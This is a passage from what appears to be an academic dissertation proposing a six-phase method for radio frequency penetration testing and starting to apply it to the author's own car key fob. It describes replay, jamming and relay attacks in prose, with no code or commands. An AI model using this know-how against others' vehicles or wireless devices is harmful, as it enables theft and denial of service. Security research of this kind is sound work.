Gqrx is a software-defined radio receiver that runs on the GNU Radio SDR framework. It is compatible with a wide range of SDR hardware like rtl-sdr, HackRF One, BladeRF and a few other SDR gadgets.

2. GNU Radio companion

You can create a GNU Radio flow graph using the graphical user interface known as GNU Radio Companion (GRC). It can be used to set up and customize flow diagrams for signal processing. It is possible to plainly see the communication system's tiered structure.

3. Universal Radio Hacker (URH)

With native support for many popular Software Defined Radios, the Universal Radio Hacker (URH) is a comprehensive suite for wireless protocol analysis. URH makes it simple to identify the bits and bytes that fly through the air by enabling simple demodulation of signals in addition to automatic recognition of modulation parameters (Johannes Pohl and Andreas Noack, 2018). It is mostly suitable for reverse engineering radio signals.

4. SDR# (SDR sharp)

SDR# is a PC-based DSP tool for Software Defined Radio that is easy to use, clear, compact, and quick. It was written in C# with efficiency and proper object design in mind (vgnet, 2022).

5. SDR++

Cross-platform, open-source SDR software called SDR++ aims to be simple to use and bloat-free. It is compatible with most of the Software defined radio hardware tools (sdrpp.org, 2022).

3.3 Proposed Method

I'll propose a new methodology for radio frequency penetration testing in this section. This methodology differs from traditional penetration testing approaches because many other factors need to be taken into account while testing a radio frequency.

20047652




Fig 3.4 Proposed methodology diagram for Radio Frequency Penetration Testing

There are Six phases to perform radio frequency penetration testing, as shown in Fig. 3.4. These phases will be explained in more detail below. Even though the majority of the phases overlap with traditional penetration testing, a significant new phase called Legal checks and capturing signals has been included. Let's go over each phase individually,

1) Legal check

When performing tests on Radio Frequency there are certain issues which are to be considered like ethical approach, legal boundaries, spectrum analysis etc. So, this step is the starting phase as it involves determining where each frequency is coming from, does it fall under the legal limits and then assessing whether it's vulnerable to hackers. This step is not similar to all the countries as their different rules and regulations proposed by different countries like in United States of America (USA) it is legal to listen on Air Traffic

Control (ATC) frequency which works on 1030 and 1090 MHz but at the same time it is prohibited and have legal consequences if performed in the United Kingdom (UK). This is just one example but there are several countries with different rules and regulations.

In order to perform Radio frequency penetration testing it is important to check the radio spectrum analysis of the particular country in which the test is performed. There are several ways to check for it but the most suitable procedure is to find the government website like,

- United Kingdom Radio spectrum laws and regulations

The article (Ofcom, 2020) clearly indicates that illegal broadcasting is forbidden and that anything that interferes with other users will be deemed illegal when it comes to the radio spectrum regulations or law in the United Kingdom. According to the Wireless Telegraphy Act of 2006, any radio transmitting device used in the UK must either have a license or be specifically exempt from a license (WT Act 2006). The United Kingdom has several laws restricting the use of radio, including the Communication Act of 2003, the Wireless Telegraphy Act of 2006, and the Radio Equipment Regulations of 2017. Before conducting radio frequency penetration testing on any device, we need to review the rules to understand the legal restrictions.

The Regulations can be accessed over the following links for the United Kingdom,

Wireless Telegraphy Act

<https://www.legislation.gov.uk/ukpga/2006/36/contents>

Radio Equipment Regulations

<https://www.legislation.gov.uk/uksi/2017/1206/made>

Communication Act

<https://www.legislation.gov.uk/ukpga/2003/21/contents>

20047652

- United States of America Radio Frequency allocation chart - <https://www.ntia.doc.gov/page/2011/united-states-frequency-allocation-chart>.
- Taiwan Radio Frequency allocation Table – https://www.ncc.gov.tw/english/files/07060/92_070605_1.pdf (NCC, 2005)

In this stage we need to check the rules and regulations of the country we are performing the test and check the frequency boundaries.

2) Information Gathering

This is a common phase in traditional penetration testing, but in radio frequency penetration testing, information about the device's radio frequency utilization is gathered using a different method. To carry out a successful attack, it is crucial to understand the specific frequency of the device on which we are doing the penetration test. We obtain publicly available information and internal information on the target device during the information gathering phase of radio frequency penetration testing while conducting both active and passive reconnaissance, which we can utilize in later testing phases. (Patrick Engebretson, 2013) but the active reconnaissance is most likely to be considered as physical reconnaissance in the radio frequency penetration testing. As mentioned, there are two types of gathering information which are,

(i) Passive reconnaissance

When you conduct passive recon, you learn details about a target without making physical contact with it. Typically, passive information gathering makes use of publicly accessible resources that include data on the subject. As a result, the target has no way of knowing that you are gathering information about them because you don't give the target any kind of request (Shimon Brathwaite, 2022).

20047652

In radio frequency penetration testing it is generally by checking in the publicly available information about the frequency a particular device works on. For suppose if we take a TV remote, it says that it works on 315 MHz, 434 MHz or 868 MHz in general. Here the information was out in the public domain and there is no need to communicate with the target physically or digitally.

(ii) Active reconnaissance or physical reconnaissance

Active recon is when you interact with a device directly to learn more about the target's radio frequency usage. The Federal Communications Commission assigns a unique identification number known as a Federal Communications Commission Identification number to each and every wireless device that is produced. To obtain this code, we need to physically access the target, but once we do, we may utilize passive reconnaissance by utilizing the code to gather device information about the target from the FCC website.

3) Threat Analysis

Microsoft adopted the STRIDE Threat Model in 2002 after it was created in 1999. For evaluating the threat from attacks on software systems and cyber-physical systems, several threat models have been established. The STRIDE model, shown in the table, categorizes potential attacks as well as a number of common threats (SWAN, 2021).

Order	Threat	Property Violated	Threat Definition
S	Spoofing Identity	Authentication	Pretending to be someone
T	Tampering data	Integrity	Modifying the data
R	Repudiation	Non-repudiation	Hard to know the culprit
I	Information Disclosure	Confidentiality	Accessing sensitive data
D	Denial of Service	Availability	Exhausting the service

E	Elevation of privilege	Authorization	Allowing someone to do things which they are not supposed to have access
---	------------------------	---------------	--

STRIDE Threat Categories (SWAN, 2021)

4) Capture Signal

This step is where we analyze the radio signals because it is necessary before we enter the exploitation stage. The tester uses a variety of instruments to scan and collect the radio waves during this radio frequency penetration testing phase. Using Software Defined Radio (SDR) hardware like the HakRF One, BladeRF, RTL SDR, Ubertooth, etc., and software tools like GQRX, GNU radio companion, spectrum analyzer, etc., we can analyze the signals.

Since radio waves are in the air and have no physical boundaries, it is challenging to collect a specific signal from a target without any interference. There is a high probability that any other radio signal being transmitted on that frequency will be interfered with when the signals are being monitored. In addition, we need to be aware of the rules that apply to receiving or transmitting radio signals in the country where the test is being performed. Making a faraday cage and conducting the test inside of it will ensure that no additional signals from outside the cage are captured, making this the best method for capturing the signals.

5) Exploiting

The main goal of a radio frequency penetration test's exploitation phase is to get access to a system or resource by getting beyond security measures. This phase would produce a successful result if the information gathering, and signal capturing processes were carried out correctly in the earlier phases. Finding the device's primary point of entry and spotting high-value attack possibilities are the main priorities.

A high value target list should have been created if the earlier steps had been properly finished. The attack vector should ultimately take into account the

likelihood of success and greatest impact. The most common attacks in radio frequency are,

A. Replay attack

Replay attacks simply involve playing back a signal that has been recorded at a later time on the same frequency. A software defined radio with receive and transmission capabilities, such as a USRP, HackRF, bladeRF, can be used for this (rtl sdr, 2016). In wireless communication devices with weak security measures, it is a very common vulnerability.

B. Radio Frequency Jamming attack

The goal of a jamming attack is to disrupt the reception of the targeted device by transmitting noise or other intervention data on its frequency (Jerome S. Berg, 2008). By doing that technique the legitimate information which is been transferred won't reach intended device. The attackers utilize this technique to prevent consumers from using the wireless device's function. A software defined radio with only transmission capabilities, such as RTL – SDR can also perform the attacks apart from the dual functionality software defined radios like HackRF One, USRF, BladeRF etc.

C. Relay attack

Relay attacks are carried out by grabbing the radio signal from the target device (prover) without the user's knowledge and sending it to another device that can capture the signal and transmit it to the victim device (verifier). Relay attacks are frequently employed to increase the range of radio signals; during an attack, an attacker does not alter any of the messages sent between the prover and the verifier. More than one SDR hardware attacking tool will be needed to perform this attack.

D. Signal Tampering

Signal tampering attack is where you manipulate or alter the data sent from the target and utilize the altered data to transfer as a signal to perform the attack. It is similar to replay attack but here we tamper with the data and perform the attack but in the case of replay attack it is not tampered. This could extend further and could be used to perform replay attack and jamming attack.

E. Man in the Middle

A cyberattack known as a man-in-the-middle (MiTM) attack involves the attacker secretly intercepting and relaying messages between two parties who believe they are communicating directly to one another (Paul A. Grassi, Michael E. Garcia and James L. Fenton, 2017). This attack in radio frequency penetration testing is mainly related to the reverse engineering of the radio signals. As the digital footprint won't be similar to the Man in the Middle attack carried out on a system basis, Man in the Middle attacks (MiTM) in radio frequency are difficult to detect.

6) Reporting

The reporting stage of any penetration test is likely the most crucial. Before starting a test, you should investigate the reporting requirements. In this phase the tester will write a report summarizing the test, including a description of the performed attacks. The results of a quality penetration test report will be well-organized and categorized according to the threat vector. The majority of testers will also offer mitigation on how to fix the issue related to the attack (Mitchell Telatnik, 2022). The outline of the report is generally Summary, Description, Steps to reproduce, Impact and Mitigation.

Chapter 4: Technical Implementation

In this chapter we are going to discuss the technical implementation of the proposed method to perform radio frequency penetration testing on an automobile (Car) key fob. Even though the attack is performed on a car key fob, this attack scenario can be utilized on different wireless communication devices like Garage doors, smart bulbs, Tv remotes, Remote control toys, Walkie talkies etc. The attacks on different devices won't utilize the exact same code but there should be changes made in the frequency, energy, intervals, power of the signal, sample rate etc.

4.1 Testing Setup

We require specific devices and tools that will be used to receive and transmit radio signals in order to carry out the experiment. Let's have a clear discussion of what they are and how they function.

Requirements

1) Hackrf One

The Software Defined Radio device known as Hackrf One can transmit and receive radio signals between 1 MHz and 6 GHz. HackRF One is an open-source hardware platform that may be used as a USB peripheral or configured for stand-alone operation. It was created to enable testing and development of existing and next-generation radio technologies.




Fig 4.1 HackRF One internal components (Gary Schafer, 2021)

If we look into fig 4.1 we can see the internal component of the Hackrf One device,

i. RF Input

The RF input is the first component of every SDR. No matter what type of SDR you have, the signals will pass through this part when you connect an antenna to it.

ii. Tuner (Mixer and Quad Demodulator)

The RF front end, often known as a "tuner" for systems that offer frequency conversion, is the initial component. Most likely, an amplifier and some filtering will be present. Depending on the SDR's frequency range, a frequency conversion circuit may or may not exist. SDRs that operate in the HF band (3–30 MHz) or lower may bypass an amplifier and/or filter entirely and connect directly to a digitizer. No need to convert frequencies. These systems merely digitise the entire spectrum and then use software to convert frequencies as

necessary. The SDR is most likely a superheterodyne system if it contains a frequency converter circuit. Simplest terms, this indicates that it changes a tuned frequency into a set intermediate frequency (IF).

iii. Digitizer

RF signals are always analogue signals. Computers don't operate on analogue signals, at least not the ones we typically use. So for this reason digital signals is essential. Consequently, a circuit will need to transform the analogue signal into a digital signal which is known as digitizer or analog to digital converter (ADC).

iv. USB output

The other circuit after the digitizer is mostly to be used for preparing the samples for transfer over a USB or Ethernet connections.

2) GQRX SDR tool

Gqrx is a free and open-source software defined radio receiver (SDR) that uses Qt's graphical toolkit and GNU Radio's audio engine. Many SDR devices are supported by Gqrx, including Airspy, Funcube Dongles, rtl-sdr, HackRF, and USRP gadgets (gqrx, 2022).

Gqrx has the following features:

- Find the computer's associated devices.
- I/Q data from the supported devices is processed.
- Adjust the frequency, the gain, and make different modifications (I/Q balance, frequency).
- Demodulators for AM, SSB, CW, FM-N and FM-W.
- Variable band pass filter.
- Waterfall and FFT plot.
- Spectrum analyzer mode where all signal processing is disabled.

3) GNU Radio companion software tool

Initially, Eric Blossom founded the GNU Radio project. It is free software that may be used to simulate communication systems and create Software Defined Radios in Linux-based operating systems (Ubuntu). Two languages are related to GNU radio: Python for connections and developing signal flow graphs, and C++ for building signal processing blocks. Usually a C++ function, a signal processing block will do any necessary processing on the supplied signal. A signal flow graph shows the connections between different signal processing building elements. Python code can access the C++ code for the blocks in GNU radio by importing them using SWIG (Simplified Wrapper and Interface Generator).

A Graphical User Interface (GUI) program called GNU Radio Companion can be used to create Signal Flow Graphs. Josh Blum is actively working on its development. Users can move GNU radio blocks around, provide connections, adjust different block settings, and ultimately create a Signal Flow Graph. The GNU radio companion is also a helpful simulation tool because it comes with a variety of WX widgets (blocks) that may be linked to check the output. Using GRC does not require any Python knowledge. GRC generates Python code to carry out the flow graph (Shravan Sriram, Gunturi Srivatsa, Gandhiraj R and Soman K P, 2012).

4) Kali Linux OS

Kali Linux operating system is a penetration testers paradise as it consists of many tools to perform the penetration testing. The above mentioned tools are not prebuilt in the OS, so we need to download and install the packages.

5) Car

We could test it on any automobile which has a wireless lock or unlock feature. In my case I have tested a car.

6) Car Key fob

Any electronic lock that operates without the need for a mechanical key is referred to as a remote keyless entry system. This typically takes the shape

20047652

of a key fob with buttons that interact with a receiver via radio frequency (RF) signals to carry out certain actions, including locking or unlocking a vehicle.

4.2 Implementation

I will conduct radio frequency penetration testing on a car key fob in this section. I'll be doing tests using the strategy suggested above. The software development and implementation were also covered in this section. Let's carry out the radio frequency penetration testing while following all the suggested phases.

Phase 1: Legal Check

As I will be conducting this test from the United Kingdom, I must check the country's specific radio spectrum rules and regulations. As it has legal consequences, we must verify the information from a reputable source.

We can observe that the radio spectrum in the United Kingdom is split between licensed and unlicensed frequencies. Which category does the car key fob fit into is something we need to know. The automobile key fob falls into the category of unlicensed frequency spectrum, which means that no license is required for the device to communicate on the frequency it operates on, according to the Wireless Telegraphy Act, Radio Equipment Regulations and Communication Act. The tool falls within the category of short-range devices (SDRDs). Unlicensed spectrum is subject to restrictions that make it clear that any signal transmitted at such frequencies must not disturb or interfere with any other users.

The law of the United Kingdom specifies that it is forbidden to execute penetration testing on a vehicle unless the test subject is the owner of the vehicle. The majority of wireless gadgets in use today are likewise subjected to the same restriction. In my case, I won't be interfering with any other users while testing on the unlicensed spectrum. I own a car that is being used for the

20047652

experiment. Therefore, taking those factors into account, doing the test won't be against the law.

Phase 2: Information Gathering

In order to perform the Information gathering phase there are two ways to perform the information gathering which are active information gathering and passive information gathering. Let's perform the information gathering phase on the car key fob.

Active information gathering of car key fob,

As we discussed earlier, active information gathering is performed by having the target device physically. So, if we look at the car key fob or any other device, we can see Federal communications commission (FCC) ID eighter on top of the device or sometimes inside the device. As in Fig 4.2 we can see that the FCC ID is inside the device (keyfob).





Fig 4.2 Key fob opened

I could access the databases on the fcc.gov website and conduct an Equipment Authorization Search (EAS) using the FCC ID I received. There, the grantee code which requires the first three or five characters of the FCC ID and the product code which requires the remaining characters of the FCC ID to be filled out.



Equipment Authorization Search

Application Information:

Grantee Code: (First three or five characters of FCCID)

Product Code: Exact Match ☐ (Remaining characters of FCCID)

Applicant Name:

Final Action Date Range (mm/dd/yyyy): to

Grant Comments:

Application Purpose:

Software Defined Radios: ☐

FCC Approved Applications Only: ☐

TCB Approved Applications Only: ☐

Composite Applications Only: ☐

Grant Note: & & View Grant Note Descriptions

Test Firm:

Application Status:

Equipment Information:

Equipment Class:

Frequency Range in MHz: to Exact Match ☒

Necessary Bandwidth:

Emission Designator:

Frequency Tolerance: to Exact Match ☒

Power Output (in Watts): to Exact Match ☒

Rule Parts (up to three): & & Exact Match ☒

Product Description:

Modular Type:

Fig 4.3 FCC Equipment Authorization Search

After the search we get the records which are related to the device. We can open any of the folders from fig 4.4.

Displaying records 1 through 6 of 6.

View	Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz
	Detail Summary				Chamberlain Group Inc, The 300 Windsor Dr	Oak Brook	IL	United States	60523	HBW2392	Original Equipment	10/29/2007	300.0	
	Detail Summary				Chamberlain Group Inc, The 300 Windsor Dr	Oak Brook	IL	United States	60523	HBW2392	Original Equipment	10/29/2007	310.0	
	Detail Summary				Chamberlain Group Inc, The 300 Windsor Dr	Oak Brook	IL	United States	60523	HBW2392	Original Equipment	10/29/2007	315.0	
	Detail Summary				Chamberlain Group Inc, The 300 Windsor Dr	Oak Brook	IL	United States	60523	HBW2392	Original Equipment	10/29/2007	318.0	
	Detail Summary				Chamberlain Group Inc, The 300 Windsor Dr	Oak Brook	IL	United States	60523	HBW2392	Original Equipment	10/29/2007	372.5	
	Detail Summary				Chamberlain Group Inc, The 300 Windsor Dr	Oak Brook	IL	United States	60523	HBW2392	Original Equipment	10/29/2007	390.0	

Perform Search Again

Fig 4.4 car keyfob records folder

In the folders we can find the documents which consist of external photographs, internal photographs, test reports, user manual and Cover letters as shown in fig 4.5 in which the detail of the device is stores.

View Attachment	Exhibit Type	Date Submitted to FCC	Display Type	Date Available
Cover Letter Requesting Confidentiality	Cover Letter(s)	10/29/2007	pdf	10/29/2007
Cover Letter Requesting Certification	Cover Letter(s)	10/29/2007	pdf	10/29/2007
Exhibit C External Photographs per 2 1033 b7	External Photos	10/29/2007	pdf	10/29/2007
Exhibit A ID Label and location per 2 1033 b7	ID Label/Location Info	10/29/2007	pdf	10/29/2007
Exhibit C Internal Photographs per 2 1033 b7	Internal Photos	10/29/2007	pdf	10/29/2007
Exhibit F Test Measurement Report per 2 1033 b6	Test Report	10/29/2007	pdf	10/29/2007
Exhibit C RE Test Setup photographs	Test Setup Photos	10/29/2007	pdf	10/29/2007
Exhibit D Users Manual per 2 1033 b3	Users Manual	10/29/2007	pdf	10/29/2007

Fig 4.5 Documents related to the car key fob

We require the FCC ID, which is physically present on the device, in order to obtain this information. This ID is mostly present on all wireless devices, including TV remotes, smart fans, and automobile key fobs etc.

Passive information gathering of car key fob,

In this method we rely on the publicly available data related to the car key fob. If we check for the frequency in which the car key fobs work just by googling, we get the data related to all the counties. Let's see the frequency of the car key fobs,

Europe and United Kingdom – 433Mhz

United States of America – 315 Mhz

The 868 Mhz band has also been made available in Europe in order to meet the rising demand for remote keyless entry devices.

Phase 3: Threat Analysis

If we look into the threats on wireless devices, we can say that all the threats don't apply to each and every device. The threats are most likely to be major or minor according to the device's utility. When it comes to the car key fob according to the STRIDE model which is Spoofing Identity, Tampering data, Repudiation, Information Disclosure, Denial of Service and Elevation of privilege.

We need to create a checklist before performing any tests on the device so that we won't miss any possible attack surface. Let's create an attack surface of car key fob,

Order	Threat	Severity on car key fob	Attack Possibilities on car key fob
S	Spoofing Identity	Very High	Replay attack
T	Tampering data	Medium	Reverse engineering

20047652

R	Repudiation	Low	None
I	Information Disclosure	Low	Reverse engineering
D	Denial of Service	High	Jamming attack
E	Elevation of privilege	Medium	Relay attack

STRIDE model for car key fob

The automobile key fob is vulnerable to a variety of attacks, but we won't cover them all because the automobile key fob that we are going to test generates a static code for authentication and doesn't require reverse engineering or tampering with the signal data to be succeed the attack or test.

Phase 4: Analyzing signal

Even though the automobile key fob frequency has been said to be 433 Mhz in the United Kingdom (UK), the true frequency could be +/- 3 Mhz, so we should first analyze the radio signal before capturing the signal. Therefore, it's crucial to understand the exact frequency that the car key fob operates at. Let's use gqrx to analyze the radio frequency signal for this purpose, and while using the water flow chat feature, we can identify the exact frequency at which the signal is being transferred.




Fig 4.6 gqrx signal monitoring using waterfall view

If we take a closer look at fig 4.6, we can see that whenever I push the lock or unlock button on the automobile key fob, the waterfall view changes, and the signal meter clearly spikes. If we examine the zone where the signal spiked, we can determine that it was approximately 433.99 Mhz rather than exactly 433 Mhz. As a result, this technique allowed us to more precisely analyze the frequency of the car key fob that we are going to test. Till this part, it is mostly used to gather more accurate information about the device frequency and the data transferred in through the radio signals.

Phase 5: Exploitation

In this phase we are going to capture a signal and perform an attack. Since the car key fob that we are going to test uses static code generation which doesn't change the code generated for every click. Due to this there won't be any requirement to perform Parameter tampering and reverse engineering. So, in this I'll be performing Replay attack on locking and unlocking the car doors. The second attack we are going to try is a jamming attack as it will block a user from locking or unlocking the car door. For this purpose, let's use the GNU Radio companion.

20047652

Replay attack

Now that we are familiar with the car key fob's specific frequency and other pertinent information, let's try to capture the radio signals that will be used during the exploitation phase. We could then use the signals to address all the STRIDE model's threats, including spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege. Let's utilize the GNU Radio companion software tool to capture the signals.

